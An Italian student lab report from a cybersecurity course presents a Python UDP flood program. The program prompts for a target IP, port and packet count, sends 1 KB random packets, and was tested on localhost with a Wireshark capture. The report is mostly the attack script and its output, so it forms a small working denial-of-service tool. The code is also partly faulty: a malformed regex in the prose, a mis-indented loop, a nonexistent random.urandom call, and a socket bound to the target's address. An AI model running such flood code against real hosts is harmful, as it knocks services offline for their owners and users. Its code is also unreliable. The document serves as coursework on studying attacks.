



PROGETTO: S3/L5

ATTACCHI DOS

Traccia

Gli attacchi di tipo Dos, ovvero denial of services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende. L'esercizio di oggi è scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target.
- Il programma deve richiedere l'inserimento della porta target.
- La grandezza del pacchetti da inviare è di 1 KB per pacchetto
- Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo "random" per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.



Per poter scrivere il codice del programma si importano tre moduli: socket, random e re

IMPORT SOCKET: questo modulo fornisce un'interfaccia di programmazione per le comunicazioni di rete. Consente di creare socket di rete, connettersi a server remoti, inviare e ricevere dati tramite protocolli di rete come TCP e UDP. È ampiamente utilizzato per lo sviluppo di applicazioni di rete, server web, client

IMPORT RANDOM: il modulo random fornisce funzioni per la generazione di numeri casuali. È utilizzato per scopi vari, come la generazione di dati casuali per i test, la creazione di giochi, la crittografia e l'analisi statistica.

IMPORT RE: questo modulo supporta le espressioni regolari in Python, che sono sequenze di caratteri che definiscono un modello di ricerca di testo. Sono utilizzate per cercare, estrarre e manipolare testo in base a modelli complessi. Il modulo RE fornisce funzioni per utilizzare espressioni regolari per cercare, sostituire e manipolare stringhe.



```
import socket, random, re
```

#Verifica se un indirizzo IP è valido.

```
def is_valid_ip(ip_address):
    ip_pattern = re.compile(r"^(25[0-5]|2[0-4][0-9]| [0-1]?[0-9]{1,2}).(25[0-5]|2[0-4][0-9]| [0-1]?[0-9]{1,2}))\{3\$")
    return bool(ip_pattern.match(ip_address))
```

La funzione `is_valid_ip` verifica se un indirizzo IP fornito come argomento è valido. Questa riga crea un oggetto di pattern regex utilizzando `re.compile()`. Il pattern regex è composto da diverse sequenze di caratteri che descrivono le caratteristiche dell'indirizzo IP.

- ^: Indica l'inizio della stringa.
- (25[0-5]|2[0-4][0-9]| [0-1]?[0-9]{1,2})): Questa parte corrisponde a un singolo byte dell'indirizzo IP, che può essere compreso tra 0 e 255. È composto da tre alternative separate da |:
- 25[0-5]: Corrisponde ai numeri tra 250 e 255.
- 2[0-4][0-9]: Corrisponde ai numeri tra 200 e 249.
- [0-1]?[0-9]{1,2}: Corrisponde ai numeri tra 0 e 199. Il ? indica che il primo carattere [0-1] è opzionale. {1,2} indica che ci possono essere uno o due cifre dopo il primo carattere.
- (.(25[0-5]|2[0-4][0-9]| [0-1]?[0-9]{1,2})){3}: Questa parte corrisponde ai restanti tre byte dell'indirizzo IP, separati da punti. La parte (...){}3 indica che questo blocco deve ripetersi esattamente tre volte.
- \$: Indica la fine della stringa.

Il risultato della ricerca del pattern viene convertito in un valore booleano utilizzando la funzione `bool()`, che restituisce True se c'è un match e False in caso contrario. Questo valore booleano viene quindi restituito dalla funzione `is_valid_ip`.

```
def main():

    #Chiediamo all'utente indirizzi IP target
    ip_address = input("Indirizzi IP server target: \n")
    while not is_valid_ip(ip_address):
        print ("Indirizzo IP target fuori Range,inserisci di nuovo l'indirizzo IP")
        ip_address = input("Indirizzi IP server target: \n")
```

Chiediamo all'utente di inserire l'indirizzo IP che desidera attaccare e ci assicuriamo che rispetti i criteri prestabiliti, in caso contrario invitiamo ad inserirne un altro.

Invitiamo l'utente a inserire la porta che desidera attaccare e la inizializziamo in una variabile di tipo "int".

```
#Chiediamo all'utente la porta target
port = int(input("Numero porta target: \n"))
```

```
#Controlliamo se la porta scelta e' valida
while port<=1 or port>= 65535 :
    print ("Porta fuori Range, inserisci di nuovo il Numero porta")
port = int(input("Numero porta target: \n"))
```

Ci assicuriamo che la porta scelta sia valida e/o esistente, in caso contrario invitiamo l'utente a inserirne un'altra che rispetta i criteri.

Andiamo a creare un socket, oggetto che ci permette di comunicare tra host remoti o tra processi locali. In questo modo potremo inviare e ricevere i pacchetti UDP che utilizzeremo per simulare un attacco DoS.

#Crea un socket UDP per il client.

```
socket_client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Andiamo ad associare l'indirizzo IP del target e la porta su cui il socket del client andrà a collegarsi. Informiamo poi l'utente che il client sta ascoltando.

#Associa l'indirizzo IP del server target e la porta del client al socket.
socket_client.bind((ip_address , port))

#Stampa un messaggio per indicare che il client sta ascoltando.
print ("Listening.....\n")

#Facciamo stabilire all'utente il numero di pacchetti da inviare
num_pacchetti = int(input("Numero pacchetti da inviare: \n"))
while num_pacchetti <= 0:
 print ("Devi inviare almeno un pacchetto")
 num_pacchetti = int(input("Numero pacchetti da inviare: \n"))

Andiamo a chiedere all'utente quanti pacchetti desidera inviare, poi con un piccolo ciclo while ci assicuriamo che ne invii almeno 1, in caso contrario invitiamo a riprovare.

Attraverso una funzione della libreria random, andiamo a generare un numero casuale di byte con il limite di 1024, questa sarà la dimensione dei singoli pacchetti.



#Generiamo un pacchetto casuale di 1024 bytes
packet = random.urandom(1024)

#Mandiamo il corrispondente numero di pacchetti alla porta
for i **in** range (num_pacchetti):
 socket_client.sendto(packet, (ip_address, port))
print ("-", i+1, "UDP inviato\n")



Attraverso un ciclo for andiamo a inviare il numero di pacchetti scelto dall'utente e per ogni pacchetto lo informiamo se l'invio è andato a buon fine.

```
(kali㉿kali)-[~/Desktop]
$ python Client4.py
Indirizzi IP server target:
127.0.0.1
Numero porta target:
34920
Listening.....
Numero pacchetti da inviare:
10
- 1 UDP inviato

- 2 UDP inviato

- 3 UDP inviato

- 4 UDP inviato

- 5 UDP inviato

- 6 UDP inviato

- 7 UDP inviato

- 8 UDP inviato

- 9 UDP inviato

- 10 UDP inviato
```

Capturing from Loopback: lo

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1564	73.589249613	127.0.0.1	127.0.0.1	UDP	1066	34920 → 34920 Len=1024
1565	73.589252063	127.0.0.1	127.0.0.1	UDP	1066	34920 → 34920 Len=1024
1566	73.589254528	127.0.0.1	127.0.0.1	UDP	1066	34920 → 34920 Len=1024
1567	73.589257031	127.0.0.1	127.0.0.1	UDP	1066	34920 → 34920 Len=1024
1568	73.589259665	127.0.0.1	127.0.0.1	UDP	1066	34920 → 34920 Len=1024
1569	73.589262186	127.0.0.1	127.0.0.1	UDP	1066	34920 → 34920 Len=1024
1570	73.589264694	127.0.0.1	127.0.0.1	UDP	1066	34920 → 34920 Len=1024
1571	73.589267262	127.0.0.1	127.0.0.1	UDP	1066	34920 → 34920 Len=1024
1572	73.589271121	127.0.0.1	127.0.0.1	UDP	1066	34920 → 34920 Len=1024
1573	73.589274995	127.0.0.1	127.0.0.1	UDP	1066	34920 → 34920 Len=1024

Frame 1: 1066 bytes on wire (8528 bits), 1066 bytes captured (8528 bits) on interface loopback0
Ethernet II, Src: 00:00:00_00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00 (00:00:00:00:00:00)
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
User Datagram Protocol, Src Port: 34560, Dst Port: 34920
Data (1024 bytes)

Hex	Dec
0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010	04 1c 5b 88 40 00 40 11 dd 46 7f 00 00 01
0020	00 01 87 00 87 00 04 08 02 1c 96 f8 4a d7
0030	12 dc 31 e8 0d 19 47 c5 8f fa bc 9e 20 86
0040	c7 88 1c 38 2b 49 eb 49 da d3 fb 36 19 d5
0050	f3 53 3c d2 10 1e 0d f5 50 39 47 1e 67 cb
0060	4a bd b9 1c 00 cb eb 30 10 0c 8b 40 e5 fa
0070	3f 2a 79 04 73 d0 49 a8 d4 bd 17 fb 18 b8
0080	a8 dc 6d b0 a2 ea 6e 59 3d 63 e2 b3 4c 4e
0090	cd 29 b2 1b 41 2c c4 0e 8e ef 5e 72 c3 e5
00a0	fe 8d dd 0c be e6 ba db 88 18 1b 32 18 d1
00b0	9c bf cc c7 c2 89 59 f3 fb f8 8a d2 6d e5


Loopback: lo: <live capture in progress> | Packets: 1573 · Displayed: 1573 (100.0%) | Profile: Default

Dimostriamo che tutto funzioni a dovere, il programma esegue tutte le istruzioni e con Wireshark possiamo vedere che i pacchetti inviati sono stati ricevuti. Il nostro esperimento ha avuto successo.

CODICE CLIENT COMPLETO

```
GNU nano 7.2                                     s3l5.py
1 import socket, random, re
2
3 #Verifica se un indirizzo IP è valido.
4
5 def is_valid_ip(ip_address):
6     ip_pattern = re.compile(r"^(25[0-5]|2[0-4][0-9]|0[1-9]?[0-9]{1,2})(.(25[0-5]|2[0-4][0-9]|0[1-9]?[0-9]{1,2})){3}$")
7     return bool(ip_pattern.match(ip_address))
8
9 def main():
10
11     #Chiediamo all'utente indirizzi IP target
12     ip_address = input("Indirizzi IP server target: \n")
13     while not is_valid_ip(ip_address):
14         print ("Indirizzo IP target fuori Range, inserisci di nuovo l'indirizzo IP")
15         ip_address = input("Indirizzi IP server target: \n")
16
17     #Chiediamo all'utente la porta target
18     port = int(input("Numero porta target: \n"))
19
20     #Controlliamo se la porta scelta e' valida
21     while port<=1 or port>= 65535 :
22         print ("Porta fuori Range, inserisci di nuovo il Numero porta")
23         port = int(input("Numero porta target: \n"))
24
25     #Crea un socket UDP per il client.
26     socket_client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
27
28     #Associa l'indirizzo IP del server target e la porta del client al socket.
29     socket_client.bind((ip_address , port))
30
31     #Stampa un messaggio per indicare che il client sta ascoltando.
32     print ("Listening.....")
33
34     #Facciamo stabilire all'utente il numero di pacchetti da inviare
35     num_pacchetti = int(input("Numero pacchetti da inviare: \n"))
36     while num_pacchetti<0:
37         print ("Devi inviare almeno un pacchetto")
38         num_pacchetti = int(input("Numero pacchetti da inviare: \n"))
39
40     #Generiamo un pacchetto casuale di 1024 bytes
41     packet = random._urandom(1024)
42
43     #Mandiamo il corrispondente numero di pacchetti alla porta
44     for i in range (num_pacchetti):
45         socket_client.sendto(packet, (ip_address, port))
46         print ("-", i+1, "UDP inviato\n")
47
48
49
50 main();
```

TEAM 5



*Team Leader
Zhongshi Liu*




*Donato
Tralli*



*Otman
Hmich*



*Michael
Andreoli*



*Stefano
Cesaroni*